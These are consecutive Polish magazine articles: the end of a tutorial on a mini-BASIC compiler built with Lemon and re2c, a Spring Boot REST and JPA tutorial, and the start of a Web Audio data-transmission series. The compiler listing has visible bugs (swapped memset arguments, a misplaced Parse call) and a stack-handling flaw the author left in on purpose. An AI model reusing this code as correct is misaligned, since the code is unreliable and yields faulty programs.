  ram[regPC].v1 = 0;
  ram[regPC].t1[0] = 0;
  regPC++;
}
instruction ::= IF_TOKEN logical_instruction THEN_TOKEN
instruction. {
  int t = stack_pop();
  ram[t].v1 = regPC;
}
logical_instruction ::= expr_logical(A). {
  ram[regPC].opcode = opJz;
  ram[regPC].v1 = 0;
  stack_push( regPC );
  regPC++;
}
instruction ::= FOR_TOKEN initial_assign TO_TOKEN limit_value.
{
  stack_push( regPC );
}
initial_assign ::= ID_TOKEN(A) EQ_TOKEN expr(B). {
  ram[regPC].opcode = opPopVar;
  ram[regPC].v1 = (3*1024)+(int)A.char_val;
  ram[regPC].t1[0] = 0;
  regPC++;
  ram[regPC].opcode = opPushDec;
  ram[regPC].v1 = (3*1024)+(int)A.char_val;
  ram[regPC].t1[0] = 0;
  regPC++;
}
limit_value ::= expr(A). { }
instruction ::= NEXT_TOKEN ID_TOKEN(A). {
  int t = stack_pop();
  ram[regPC].opcode = opForIncrValidate;
  ram[regPC].v1 = 0;
  regPC++;
  ram[regPC].opcode = opJnz;
  ram[regPC].v1 = t;
  regPC++;
}
```

Jak już o tym pisaliśmy, więcej kłopotów sprawiają nam instrukcje skoku, warunku oraz pętli. Instrukcja skoku, jeśli chodzi o zakończenie operacji, nie jest skomplikowana:

```
instruction ::= GOTO_TOKEN DECIMAL_TOKEN(A) . {  
    ram[regPC].opcode = opJmp;  
    ram[regPC].v1 = -A.value;  
    regPC++;  
}
```

Jak widać, wstawiamy tylko kod jednej instrukcji bajt-kodu. Jednak niestety nie wiemy jeszcze, dokąd mamy skoczyć, mamy naturalnie informację o numerze linii, dlatego wstawiamy ten numer linii jako liczbę ujemną. Po zakończonej komplikacji przejrzymy cały kod w poszukiwaniu skoków ujemnych, aby wpisać tam poprawne adresy, gdyż dopiero po zakończeniu komplikacji będziemy znać wszystkie numery linii, z jakich zbudowany jest nasz program w Basicu. W podobny sposób postępujemy też w przypadku instrukcji GOSUB:

```
instruction ::= GOSUB_TOKEN DECIMAL_TOKEN(A) . {  
    ram[regPC].opcode = opPushDec;  
    ram[regPC].v1 = regPC+2;  
    regPC++;  
  
    ram[regPC].opcode = opCall;  
    ram[regPC].v1 = -A.value;  
    regPC++;  
}
```

Tym razem jednak kodujemy tę instrukcję dwoma operacjami. Pierwsza operacja to umieszczenie adresu powrotu z wywołania, podajemy adres większy o dwa, aby wskazać następną instrukcję po instrukcji opCall. Następnie kodujemy samą instrukcję opCall, ale identycznie jak w przypadku GOTO podajemy ujemny numer linii, aby po zakończonej komplikacji uzupełnić poprawnie adres skoku.

Listing 3 zawiera też reguły gramatyki i komplikacji dla instrukcji IF. Instrukcja warunkowa została podzielona na dwie części. Opis warunku zostanie bowiem wykonany wcześniej niż główna reguła. W opisie warunku obliczymy wartość podanego wyrażenia. Na wewnętrznym stosie kompilatora zapamiętamy adres instrukcji opJZ (skocz, gdy na stosie jest zero). Kiedy powrócimy do głównej reguły instrukcji warunkowej, to zostanie też uruchomiona analiza instrukcji po słowie THEN. Spowoduje to zmianę aktualnego adresu PC, zatem musimy ze stosu ściągnąć adres, gdzie była umieszczona instrukcja opJZ, aby uaktualnić adres, gdzie instrukcja opJZ ma skoczyć, gdy na stosie obliczone zostanie zero bądź jedność, czyli wartość wynikowa wyrażenia warunku instrukcji IF. Zero oznacza, iż warunek zawiódł, zatem musimy przeskoczyć wygenerowane instrukcje, by przejść do wykonywania kolejnych następujących po IF-ie instrukcji.

Ostatnią konstrukcją, jaką tu omówimy, jest pętla FOR. Została podzielona na cztery reguły. Pierwsza reguła rozpoczynająca się od FOR\_TOKEN umieszcza, na wewnętrznym stosie kompilatora, adres aktualnej instrukcji wskazywanej przez rejestr PC. Pomocnicze reguły initial\_assign oraz limit\_value są odpowiedzialne za obliczenie wartość początkowej, powiązanie jej ze zmienną oraz umieszczenie wartości wskazującej na adres pamięci, gdzie dana zmienna rezyduje. Reguła limit\_value ma pozornie pustą akcję. Jest to wyrażenie, więc reguły expr samodzielnie obliczą wartość i wstawią ją na stos.

Zatem pętla FOR umieściła na stosie odniesienie do zmiennej oraz wartość limitu, nasz kompilator przejdzie do analizy kolejnych

linii, aż natknie się na regułę dla słowa NEXT. Tu znów identycznie jak dla konstrukcji IF z wewnętrznego stosu odczytujemy adres skoku. Następnie kodujemy instrukcję opForIncrValidate, a także opJnz. Jeśli w wyniku działania opForIncrValidate otrzymamy wartość różną od zera, to oznacza to, iż trzeba wykonać kolejną iterację pętli FOR. Jeśli otrzymamy zero, otrzymujemy informację, że zmienna sterująca doszła do wartości granicznej, i pętlę opuszczamy.

## Kompilacja przykładu

Kompilacja naszego przykładu wymaga dostępu do pakietów Lemon oraz re2c. Zatem w pierwszej kolejności musimy zadbać, aby te dwa pakiety były dostępne. Sama komplikacja naszego przykładu to tylko trzy linie:

```
lemon basicparser.y  
re2c --tags basiclexer.re -o basiclexer.c  
gcc minibasic.c -o minibasic.exe
```

Pierwsza tworzy analizator gramatyczny, druga leksykalny. Trzeci plik *minibasic.c* zawiera implementację kompilatora naszej odmiany Basicu oraz implementację maszyny wirtualnej, gdzie wykonujemy otrzymany bajtkod.

## KRÓTKI PROGRAM NA PRÓBĘ

Mamy naturalnie jeszcze kilka innych ważnych instrukcji, jak np. słowo RETURN. Jednakże nie będziemy już ich szczegółowo omawiać. Należy zwrócić baczną uwagę na obsługę stosu na poziomie maszyny wirtualnej. Wszystkie operacje obliczeniowe, a także skoki zależą od poprawnej obsługi stosu, a w opisanej wcześniej implementacji celowo pozostawiono pewną nieścisłość w jego obsłudze. Przykład działa poprawnie, ale pozostawiamy jako zadanie dla czytelnika wyjaśnienie, na czym polega niepoprawna obsługa stosu.

W Listingu 4 przedstawiono fragmenty kodu pochodzące z pliku *minibasic.c*. Wykonują one przykładowy kod umieszczony w stałej *txtprog*. Jest to program w naszej odmianie języka Basic. Mamy dwie zmienne oraz pętlę FOR, która wyświetla prosty tekst.

Aby skompilować i wykonać nasz program, na początek musimy wykonać analizę leksykalną za pomocą funkcji *basic\_lexer*. Analogiczne jak w pierwszej odsłonie naszego artykułu. Przygotowujemy obiekt parsera, czyścimy pamięć RAM i konwertujemy oznaczenia jednostek leksykalnych (dla przypomnienia jednostki leksykalne są inaczej kodowane w *re2c* oraz inaczej w Lemonie).

Przy czym konwersja jednostek leksykalnych jest realizowana przez funkcję *token\_to\_lemeon* podczas przekazywanie danych do parsera:

```
Parse( pParser, token_to_lemeon(arrTok[i].token), t0, NULL);
```

Wykonujemy oczywiście analizę gramatyczną oraz komplikację naszego programu. Po przejściu po wszystkich jednostkach leksykalnych należy wywołać funkcję:

```
update_jumps();
```

Zadaniem realizowanym przez tę funkcję jest skorygowanie wartości adresów w instrukcjach skoku, o czym wspominaliśmy w poprzednim punkcie w kontekście instrukcji GOTO oraz GOSUB. Aby wykonać nasz program, wywołujemy kolejną funkcję:

```
execute_ins();
```

Funkcja ta interpretuje poszczególne bajt-kody w sposób, w jaki to przedstawiliśmy w punkcie pt. „Kod bajtowy” oraz w Listingu 2. Trzeba podkreślić też, iż ustawia ona na początku wskaźnik stosu na wartość 4095 oraz do rejestru PC wstawia zero. Wykonanie programu w Basicu spowoduje wypisanie na konsoli poniższego tekstu:

```
prg for v1
1|2|3|4|5|6|7|8|9|10|
koniec petli a=15
b=11
```

**Listing 4. Kompilacja i wykonanie programu w Basicu**

```
const char* txtprog =
"10 let a = 5\n"
"11 let b=1\n"
"20 print \"prg for v1\n\"\\n"
"25 for i=1 to 10\\n"
"30 print i\\n"
"31 print \"|\"\\n"
"32 let a=a+1\\n"
"33 let b=b+1\\n"
"35 next i\\n"
"40 print \"\\nkoniec petli a=\"\\n"
"41 print a\\n"
"42 print \"\\nb=\"\\n"
"42 print b\\n"
"44 end\\n";

t_token_value t0, t1;
int i, rslt, r=-1;
reset_token_idx();

r = basic_lexer( txtprog );
void *pParser = ParseAlloc (malloc);

memset(&ram, sizeof(ram), 0);

for(i=0;i<get_token_idx();i++) {
    if(arrTok[i].token == DECIMAL_TOK) {
        t0.type=INT_TYPE;
        t0.value = atoi( &arrTok[i].value.valstr[0] );
    }

    if(arrTok[i].token == ID_TOK) {
        t0.type=CHAR_TYPE;
        t0.char_val = arrTok[i].value.valstr[0];
    }

    if(arrTok[i].token == STR_TOK) {
        t0.type=STR_TYPE;
        strcpy(&t0.valstr[0], &arrTok[i].value.valstr[0]);
    }
}

Parse( pParser, token_to_lemon(arrTok[i].token), t0, NULL );

t0.value = 0;
t0.type = NONE_TYPE;
Parse (pParser, 0, t0, NULL);

ParseFree(pParser, free);
update_jumps();
printf("\n\nwykonanie instrukcji\n");
execute_ins();
```

## Zanim przejdziemy do zakończenia

Instrukcje skoku, takie jak GOTO oraz GOSUB, w naszej implementacji wymagają podania numeru linii w postaci jawnej. Można zastanowić się, w jaki sposób wprowadzić możliwość określenia numeru linii za pomocą wyrażenia np.  $2*a+10$ , gdzie  $a$  reprezentuje zmienną. Nie będzie to jednak takie proste w przypadku naszego mini-kompilatora. Reguła gramatyczna nie będzie skomplikowana:

```
instruction ::= GOTO_TOKEN expr(A). { ... }
```

Jednakże nasz program komplujemy, więc musimy znać adres linii, do której chcemy skoczyć. Dynamiczne wyliczenie linii, do której mamy przejść, oznacza, iż nie możemy wyznaczyć jej adresu w trakcie komplikacji. Musimy wykorzystać dodatkową tablicę/listę, w której będziemy zapisywać numery linii oraz ich rzeczywiste adresy wyznaczone w trakcie komplikacji.

Skok może się odbyć dopiero w trakcie wykonania programu, ponieważ po obliczeniu numeru linii musimy skorzystać ze wspomnianej tablicy/listy, aby sprawdzić, czy dana linia istnieje, lub wybrać następną pasującą, np. skok miał się wykonać do linii 150, ale nie mamy takiej linii w pierwotnym programie, choć istnieje 160, zatem możemy przenieść skok do linii 160, a dokładniej pod adres w pamięci, gdzie znajduje się pierwsza instrukcja z linii 160. Wymaga to umieszczenia dodatkowego kodu, który będzie zawierał listę adresów i sprawdzał, czy skoki są możliwe. W przypadku skoku do linii o numerze większym niż ostatnia znana linia należy zatrzymać działanie programu. Możemy też wprowadzić obsługę takiej sytuacji i nakazać skok do wskazanej wcześniej linii np. za pomocą dodatkowej instrukcji typu ON ERR <numer linii>. W naszym programie musimy naturalnie umieścić kod, począwszy od podanej linii.

Dodać możemy wspomniane na początku rozszerzenia instrukcji, tj. konstrukcję IF ... END IF. Pętlę WHILE lub REPEAT ... UNTIL. Powinniśmy także dodać kilka nowych instrukcji do kodu bajtowego, np. skok, gdy wartość jest większa od zera lub mniejsza. Brakuje także obsługi liczb zmiennoprzecinkowych.

Mogą też wykonać coś znacznie bardziej skomplikowanego, czyli komplikację na rzeczywistą platformę jak x86 lub na któryś z klasycznych już w tej chwili ośmioróżkowych komputerów.

## PODSUMOWANIE

Na koniec drugiej części o Lemonie i re2c przypominamy, iż wszystkie pliki przykładów omawianych w tym artykule znajdują się na stronach magazynu „Programista”. Zachęcamy także do dalszych modyfikacji oraz uzupełnień oraz wyjaśnienia sposobu obsługi stosu, który w pewnych przypadkach może dawać niepoprawne wyniki w działaniu kodu po komplikacji.

### W sieci:

Strona pakietu Lemon: <https://www.hwaci.com/sw/lemon/>  
Główna strona pakietu re2c: <http://re2c.org/>



### MAREK SAWERWAIN

Autor, pracownik naukowy Uniwersytetu Zielonogórskiego, na co dzień zajmuje się teorią kwantowych języków programowania, ale także tworzeniem oprogramowania dla systemów Windows oraz Linux. Zainteresowania: teoria języków programowania oraz dobra literatura.

# Tworzenie aplikacji ze Spring Boot

Zaprojektowanie nawet prostej aplikacji z użyciem języka Java jest zazwyczaj bardzo czasochłonne. Konieczne jest utworzenie wielu plików konfiguracyjnych, których zawartość jest tożsama dla każdego innego projektu (ang. boilerplate code). Spring Boot, projekt firmy Pivotal (spring.io), to szkielet tworzenia aplikacji opierający się o Spring Framework, który upraszcza proces projektowania oprogramowania. Tworzenie aplikacji z wykorzystaniem Spring Boot można graficznie opisać następującym schematem:



Rysunek 1. Spring Boot

jako że tworzymy aplikację internetową, konieczny jest starter, który doda nam do projektu następujące biblioteki: Spring Framework, Spring MVC, Servlet Api oraz serwer aplikacji Apache Tomcat.

**Listing 3. Zależność spring-boot-starter-web**

```

<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
</dependency>
  
```

Dla wersji 1.5.1.RELEASE wbudowaną wersją serwera Apache Tomcat jest 8.5.11. Jeśli chcielibyśmy zmienić wersję artefaktu, należy dodać np. wpis:

**Listing 4. Tag tomcat.version**

```

<properties>
  <tomcat.version>7.0.81</tomcat.version>
</properties>
  
```

Możliwe jest także użycie dowolnego innego serwera aplikacji, np. Jetty. W tym celu należy wykluczyć zależność do domyślnie używanego serwera Apache Tomcat i dodać zależność do serwera Jetty:

**Listing 5. Zmiana serwera aplikacji z Apache Tomcat na Jetty**

```

<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
  <exclusions>
    <exclusion>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-tomcat</artifactId>
    </exclusion>
  </exclusions>
</dependency>
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-jetty</artifactId>
</dependency>
  
```

Nasza aplikacja korzystać będzie z bazy danych, do której dostęp zapewniony będzie w standardzie JPA (Java Persistence API). Domyślnie Spring Boot używa biblioteki Hibernate w wersji 5.0.x jako implementacji standardu JPA [1]. Dodajmy zatem starter:

**Listing 6. Zależność spring-boot-starter-data-jpa**

```

<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-data-jpa</artifactId>
</dependency>
  
```

**Listing 2. Zależność spring-boot-starter-parent**

```

<parent>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-parent</artifactId>
  <version>1.5.1.RELEASE</version>
</parent>
  
```

Starter ten zawiera domyślną konfigurację (m.in. jest to wersja kompilatora języka Java – 1.6, kodowanie UTF-8, konfiguracja wtyczek – maven-surefire-plugin, maven-failsafe-plugin, resource filtering dla plików application.properties oraz w notacji YAML – application.yaml) [1]. Ponadto pozwala nam na zarządzanie zależnościami, co w praktyce oznacza brak konieczności definiowania za każdym razem powtarzającej się wersji artefaktu, w konsekwencji eliminuje potencjalne błędy dotyczące niezgodności bibliotek. Następnie,

Aby zmienić wersję biblioteki Hibernate, należy dodać następujący wpis:

#### Listing 7. Tag hibernate.version

```
<properties>
  <hibernate.version>4.3.11.Final</hibernate.version>
</properties>
```

Aplikacja korzystać będzie z uwierzytelniania z użyciem Spring Security. Niezbędny jest starter, który doda na classpath następujące biblioteki: spring-aop, spring-security-config, spring-security-web.

#### Listing 8. Zależność spring-boot-starter-security

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-security</artifactId>
</dependency>
```

Każda aplikacja, która jest wdrażana na środowisko produkcyjne, wymaga monitorowania. Jednym z głównych założeń Spring Boot jest to, aby aplikacja była gotowa do wdrożenia (ang. *production ready*). Kolejnym krokiem będzie umieszczenie startera, który doda na classpath niezbędne biblioteki pozwalające na monitorowanie aplikacji na różne sposoby (m.in. protokół HTTP, JMX, SSH).

#### Listing 9. Zależność spring-boot-starter-actuator

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>
```

Aby aplikacja spełniała swoje założenia, musi być dobrze przetestowana. Dodajmy starter, który da nam możliwość napisania testów jednostkowych oraz integracyjnych (m.in. są to biblioteki Mockito, JUnit, AssertJ).

#### Listing 10. Zależność spring-boot-starter-test

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-test</artifactId>
  <scope>test</scope>
</dependency>
```

## IMPLEMENTACJA

W momencie kiedy aplikacja jest uruchamiana, poprzez skanowanie classpath inicjowany jest cały jej kontekst wraz z domyślną konfiguracją:

#### Listing 11. Ładowanie kontekstu aplikacji

```
@SpringBootApplication
public class SpringBootWebApplication extends
SpringBootServletInitializer {

  @Override
  protected SpringApplicationBuilder configure(SpringApplicationBuilder application) {
    return application.sources(SpringBootWebApplication.class);
  }

  public static void main(String[] args) throws Exception {
    SpringApplication.run(SpringBootWebApplication.class, args);
  }
}
```

Adnotacja `@SpringBootApplication` jest zbiorem innych adnotacji, takich jak:

- » `@Configuration` (definicja beanów),
- » `@EnableAutoConfiguration` (automatyczna konfiguracja beanów znalezionych na classpath),
- » `@ComponentScan` (skanowanie pakietów – introspekcja).

Uruchomienie aplikacji sprowadza się do uruchomienia wtyczki `spring-boot` z celem `run`:

#### Listing 12. Uruchomienie aplikacji

```
mvn spring-boot:run
```

Po poprawnym uruchomieniu na ekranie konsoli zobaczymy powitalny banner (banner można modyfikować wedle uznania) oraz wiele informacji odnoszących się do domyślnej konfiguracji (m.in. port, na jakim serwer aplikacji Apache Tomcat został uruchomiony – domyślnie jest to port 8080).



Rysunek 2 Spring boot – banner powitalny

Zmianę konfiguracji odpowiada plik `/resources/application.properties`. Plik ten należy samodzielnie utworzyć. Niektóre modyfikacje zostały przedstawione poniżej:

#### Listing 13. Zmiana domyślnego portu Apache Tomcat

```
server.port = 8081
```

#### Listing 14. Zmiana poziomu logowania dla pakietu org.springframework

```
logging.level.org.springframework = ERROR
```

#### Listing 15. Zmiana banneru powitalnego

```
banner.location = classpath:banner.txt
```

W projekcie wykorzystamy bazę H2, która operuje na pamięci operacyjnej. Baza H2 zatem idealnie nadaje się do rozwoju i testowania aplikacji. Niezbędna jest zależność:

#### Listing 16. Zależność do bazy danych H2

```
<dependency>
  <groupId>com.h2database</groupId>
  <artifactId>h2</artifactId>
  <version>1.3.156</version>
</dependency>
```

Utworzmy dwie encje (ang. *entity*). Dla uproszczenia zakładamy relację „jeden do wielu”, co oznacza, że jeden artysta może wydać wiele albumów muzycznych, natomiast jeden album muzyczny może być wydany tylko przez jednego artystę.

#### Listing 17. Encja Artist

```
@Entity
@Table(name="ER_ARTIST")
public class Artist implements Serializable {
```

```

@Id
@GeneratedValue
private Long id;

private String name;
private String surname;

@JsonManagedReference
@OneToMany(mappedBy="artist", cascade = CascadeType.ALL)
private Set<Album> albums = new HashSet();

public Artist() {}

public Artist(String name, String surname) {
    this.name = name;
    this.surname = surname;
}

public void addAlbum(Album album) {
    albums.add(album);
}

// getters & setters
}

```

**Listing 18. Encja Album**

```

@Entity
@Table(name="ER_ALBUM")
public class Album implements Serializable {

@Id
@GeneratedValue
private Long Id;

@JsonBackReference
@ManyToOne
@JoinColumn(name="artist_id")
private Artist artist;

@Size(min = 5)
private String name;

public Album() {}

public Album(Artist artist, String name) {
    this.artist = artist;
    this.name = name;
}

// getters & setters
}

```

Dostęp do bazy danych uzyskamy z użyciem modułu Spring Data. Utwórzmy repozytorium JPA:

**Listing 19. Repozytorium JPA**

```

public interface ArtistRepository extends JpaRepository<Artist,
Long> {
    Artist getByNameAndSurname(String name, String surname);
    List<Artist> findAll();
}

```

Repozytorium zawiera dwie metody. Pierwsza z nich zwraca artystę w zależności od imienia i nazwiska, druga natomiast zwraca listę wszystkich zapisanych w bazie H2 artystów. Usługę potrzebną do zarządzania repozytorium przedstawiono poniżej:

**Listing 20. Usługa do zarządzania repozytorium**

```

public interface ArtistService {
    List<Artist> getAllArtists();
    boolean isExist(String name, String surname);
    void saveArtist(Artist artist);
}

```

Implementacja usługi z użyciem repozytorium JPA została przedstawiona poniżej:

**Listing 21. Implementacja usługi do zarządzania repozytorium**

```

@Service
public class ArtistServiceImpl implements ArtistService {

@Autowired
private ArtistRepository artistRepository;

@Override
public List<Artist> getAllArtists() {
    return artistRepository.findAll();
}

@Override
public boolean isExist(String name, String surname) {
    return artistRepository.getByNameAndSurname(name,
surname)!=null ? true : false;
}

@Override
public void saveArtist(Artist artist) {
    artistRepository.save(artist);
}
}

```

Drobna modyfikacja pliku *application.properties* pozwoli nam na wyświetlenie na konsoli zapytań języka SQL oraz wygenerowanie schematu bazy danych (ang. *Data Definition Language*):

**Listing 22. Modyfikacja pliku application.properties**

```

spring.jpa.show-sql = true
spring.jpa.properties.javaee.persistence.schema-generation.
scripts.create-target = target/ddl_schema.sql
spring.jpa.properties.javaee.persistence.schema-generation.
scripts.action = create

```

Aby dodać nowego artystę, bądź pobrać z bazy wszystkich artystów, użyjemy REST API. Utwórzmy kontroler, który korzystając z usługi – *ArtistService* zweryfikuje, czy rekord, który ma zostać dodany do bazy, już istnieje, w przeciwnym wypadku doda do bazy nieistniejący jeszcze wpis. Kontroler ten przedstawia się następująco:

**Listing 23. Rest kontroler**

```

@RestController
@RequestMapping("/artists")
public class ArtistRestController {

@Autowired
private ArtistService artistService;

@RequestMapping(method = RequestMethod.POST)
public void saveArtist(@RequestBody Artist artist) {
    if(!artistService.isExist(artist.getName(), artist.
getSurname())) {
        artistService.saveArtist(artist);
    }
}

@RequestMapping(method = RequestMethod.GET)
public List<Artist> getAllArtists() {
    return artistService.getAllArtists();
}
}

```

W oparciu o testowe dane oraz używając dowolnego narzędzia do wysyłania żądań HTTP, np. *Advanced Rest client* bądź *Postman* (dołączki do przeglądarki Chrome), możemy przetestować aplikację, korzystając z metody POST (zapis) i GET (pobranie).

**Listing 24. Testowe dane w formacie JSON**

```
{
  "name" : "Bob",
  "surname": "Marley",
  "albums" : [
    {
      "name": "The Wailing Wailers"
    },
    {
      "name": "Natty Dread"
    },
    {
      "name": "Exodus"
    }
  ]
}
```

Aplikacja zadziałała poprawnie (w obydwu przypadkach został zwrócony kod odpowiedzi protokołu HTTP 200). Wysłanie danych metodą POST zakończyło się zapisem w bazie danych obiektu typu Artist wraz z zainicjalizowaną kolekcją typu Album. Wysłanie żądania metodą GET zakończyło się wyświetleniem całej struktury obiektu.

## MONITOROWANIE I TESTOWANIE

### Monitorowanie

*Spring Boot Actuator* to podprojekt projektu *Spring Boot*, który dostarcza nam domyślnie 16 zasobów (ang. *endpoint*) reprezentowanych przez unikalny identyfikator URI, poprzez które aplikacja może być monitorowana. Zasoby te dzielą się na takie, które są domyślnie dostępne, czyli bez konieczności logowania, oraz takie, które wymagają uwierzytelnienia. Do pierwszej grupy zalicza się zasób */info*, który udostępnia podstawowe informacje opisujące aplikację. Dodajmy zatem do pliku konfiguracyjnego *application.properties* następujący wpis:

**Listing 25. Podstawowe informacje opisujące aplikację**

```
info.app.name      = SampleApp
info.app.description = This is my first spring boot application
info.app.version   = 1.0.0
```

W rezultacie wykonania metody GET protokołu HTTP dla adresu URI – [http://localhost:\[port\]/info](http://localhost:[port]/info) – otrzymamy wynik przedstawiony w Listingu 26:

**Listing 26. Informacje o aplikacji w formacie JSON zwrócone przez zasób /info**

```
{
  "app": {
    "version"      : "1.0.0",
    "description" : "This is my first spring boot application",
    "name"         : "SampleApp"
  }
}
```

Do drugiej grupy zalicza się zasób */beans*, który wyświetla wszystkie klasy zarządzane przez producenta obiektów. Dodajmy do pliku konfiguracyjnego *application.properties* wpis blokujący dostęp do systemu:

**Listing 27. Uwierzytelnianie użytkownika**

```
management.security.enabled = true
security.user.name        = admin
security.user.password     = nimda
management.context-path   = /manage
```

Dobrą praktyką jest dodanie ścieżki, pod którą dostępne będą wszystkie zasoby monitorujące aplikację. Zgodnie z powyższym została dodana ścieżka */manage*. Metoda GET protokołu HTTP dla adresu URI – [http://localhost:\[port\]/manage/beans](http://localhost:[port]/manage/beans) – po prawidłowym uwierzytelnieniu wyświetli informacje o wszystkich beanach zarządzanych przez producenta obiektów (wynik ten jest jednak zbyt obszerny, aby mógł zostać zamieszczony w artykule).

### Testowanie

Klasa zawierająca przykładowy test integracyjny, który pozwoli na przetestowanie aplikacji pod kątem otrzymania prawidłowej odpowiedzi HTTP na żądanie [http://localhost:\[port\]/manage/info](http://localhost:[port]/manage/info), przedstawia się następująco:

**Listing 28. Test integracyjny dla zasobu /manage/info**

```
@RunWith(SpringRunner.class)
@SpringBootTest(webEnvironment = SpringBootTest.WebEnvironment.DEFINED_PORT)
public class InfoActuatorTest {

  MockMvc mockMvc;

  @Autowired
  WebApplicationContext webApplicationContext;

  @Before
  public void setUp() {
    mockMvc = MockMvcBuilders.webAppContextSetup(webApplicationContext)
      .build();
  }

  @Test
  public void actuatorTest() throws Exception {
    mockMvc.perform(get("/manage/info")).andExpect(status().isOk());
  }
}
```

Klasą uruchamiającą testy jest *SpringRunner* (nowa nazwa dla klasy *SpringJUnit4ClassRunner* wprowadzona w wersji Spring Boot 1.4). *@SpringBootTest* uruchamia cały kontekst aplikacji w oparciu o klasę oznaczoną adnotacją *@SpringBootApplication* na zdefiniowanym w pliku *application.properties* porcie. Pominięcie adnotacji *@RunWith* skutkuje zignorowaniem *@SpringBootTest*.

## PODSUMOWANIE

*Spring Boot* pozwala na szybkie uruchomienie aplikacji z użyciem domyślnej konfiguracji (konwencja ponad konfiguracją – ang. *Convention over Configuration*). Takie podejście rozwiązuje problem kopiowania tych samych fragmentów kodu źródłowego z jednego projektu na drugi (ang. *Boilerplate Code*). Zaledwie w ciągu kilku minut, bez konieczności konfiguracji plików XML, udało się zaprojektować i wdrożyć na wbudowanym serwerze aplikacji Apache Tomcat gotową aplikację wraz z monitoringiem, wykorzystującą bazę danych oraz usługi sieciowe typu REST.

**MARCIN WARYCHA**

marcin.warycha@ericsson.com

Absolwent dwóch wydziałów Politechniki Łódzkiej w zakresie informatyki. Posiada kilkuletnie doświadczenie jako Trener IT. Na co dzień prowadzi szkolenia z zakresu programowania jako trener wewnętrzny dla firmy Ericsson. Prywatnie pasjonat jazdy motocyklem.

# Transmisja danych dźwiękiem w JavaScript od podstaw

## Część 3: Własny stos sieciowy

W pierwszej części tej serii (Programista 8/2016) omówiliśmy szczegółowo zasadę działania prostego i intuicyjnego algorytmu Dyskretnej Transformaty Fouriera. W tej części pokażemy, jak ten sam algorytm przetestować na prawdziwych próbkach audio przy użyciu Web Audio API omówionego w części drugiej (Programista 1/2017). Oprócz tego przeanalizujemy metody modulacji cyfrowej oraz stworzymy krok po kroku prostą implementację stosu sieciowego bazującego na modelu OSI oraz TCP/IP. Umożliwi nam on zrealizowanie aplikacji przesyłającej wiadomości tekstowe między dwoma urządzeniami tylko za pomocą dźwięku.

**N**ajważniejszym elementem naszego stosu sieciowego jest warstwa fizyczna. To w niej zachodzi cały proces Cyfrowego Przetwarzania Sygnałów. Prędkość transmisji będzie zależeć w dużej mierze od rozwiązań DSP, jakie w niej zastosujemy. Faktem jest, iż Web Audio API udostępnia wiele „gotowców”, których można by zwyczajnie użyć bez wgłębiania się w szczegóły. Założeniem tej serii była jednak od początku chęć zrozumienia tych procesów od podstaw. Z tego powodu naszą przygodę z implementacją własnego stosu sieciowego zaczniemy od prostego i intuicyjnego algorytmu Dyskretnej Transformaty Fouriera, który omawialiśmy w części pierwszej. Teorię mamy już za sobą, więc w tej części skupimy się tylko na praktycznym zastosowaniu zdobytej wiedzy. Ułatwi to zrozumienie pochodzenia wyników zwracanych przez elementy wbudowane w Web Audio API takie jak AnalyserNode. Finalnie całe DSP zamknijemy w klasie PhysicalLayer. Będzie ona pełnić rolę „modemu”, na którym opierać się będą wyższe warstwy naszego stosu sieciowego. Przy ich implementacji będziemy się wzorować na istniejących już rozwiązaniach, takich jak ramka Ethernet czy protokół TCP.

Tworząc nasz system, będziemy starać się dokładać nowe elementy krok po kroku na zasadzie ewolucji, a nie rewolucji. Założeniem jest stworzenie rozwiązania prostego, który składa się tylko z elementów niezbędnych do poprawnej pracy. Co ważne, nie skorzystamy z żadnych bibliotek zewnętrznych. Do dyspozycji będzie zatem przeglądarka, czysty JavaScript oraz Web Audio API. Myślę, że dzięki takiemu podejściu wszystkie elementy układanki staną się bardziej zrozumiałe.

### WAVEANALYSER ORAZ WAVEGENERATOR, CZYLI DSP PO NASZEMU

Implementacja algorytmu Dyskretnej Transformaty Fouriera omówiona w pierwszej części tego artykułu opierała się na luźnych funkcjach. W tej części posłużymy się tym samym algorytmem, jednak w nieco bardziej uporządkowanej formie, jaką jest klasa WaveAnalyser. Do kompletu, oprócz WaveAnalyser, przygotowano

także klasę WaveGenerator umożliwiającą generowanie próbek fali o podanych parametrach.

Klasa WaveAnalyser ma dwie zależności – Buffer oraz Complex. Pierwsza to prosta implementacja bufora cyklicznego, druga to podstawowe operacje na liczbach zespolonych. Podsumowując, zrefaktoryzowany kod zagadnień z części pierwszej znajdziemy w poniższych plikach:

- » <https://audio-network.rypula.pl/buffer-class>
- » <https://audio-network.rypula.pl/complex-class>
- » <https://audio-network.rypula.pl/wave-analyser-class>
- » <https://audio-network.rypula.pl/wave-generator-class>

Przykład użycia naszych klas zaprezentowano w Listingu 1:

**Listing 1. Przykład użycia klas WaveAnalyser oraz WaveGenerator**



